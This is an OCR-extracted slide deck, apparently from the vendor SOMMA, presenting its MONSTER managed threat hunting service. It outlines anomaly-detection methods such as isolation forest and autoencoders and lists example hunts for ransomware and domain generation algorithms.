

record
Save
Investigate



MONSTER
Monitor
Save
MONSTER
Managed
Threat Hunting
Service
Investigate

How It Works!

MONSTER

Track the attacker's activities and identify unknown threats.






Hunt Threats Continuously

Hunt Threats Continuously...

- Threat Hunting and Cyber Threat Intelligence are fundamentally built on the assumption that **attacks will succeed**.
- The challenge lies in reducing the time between **attack, detection, and response**.
- By leveraging the latest intelligence **continuously, proactively, and repeatedly**, we aim to uncover threats actively.
- Ultimately, our goal is to **elevate our Hunting Maturity Level**.



[source: The SANS Incident Response Survey]

SOMMA


Threat Hunting by AI

Abnormal Behavior Detection


Many algorithms, AI models, ...

SOMMA


3-Sigma Rule



One-Class SVM





KNN




LOF


Isolation forest






Auto encoder





Most important is data, not an AI!!!




process

file


registry

network

Case 1. Problem child




Case 2. Finding ransomware



Case 3. Finding DGA (Domain generation algorithm)


SOMMA
What is Threat Hunting?
again...



Threat Hunting is a process that

Analyze the **past data**
Using the **latest intelligence** and
Uncover **past behaviors**
To respond **current threats**.

The Best Threat Hunters Ever ! SOMMA

Thank you

YH,ROH (somma@somma.kr)

MONSTER

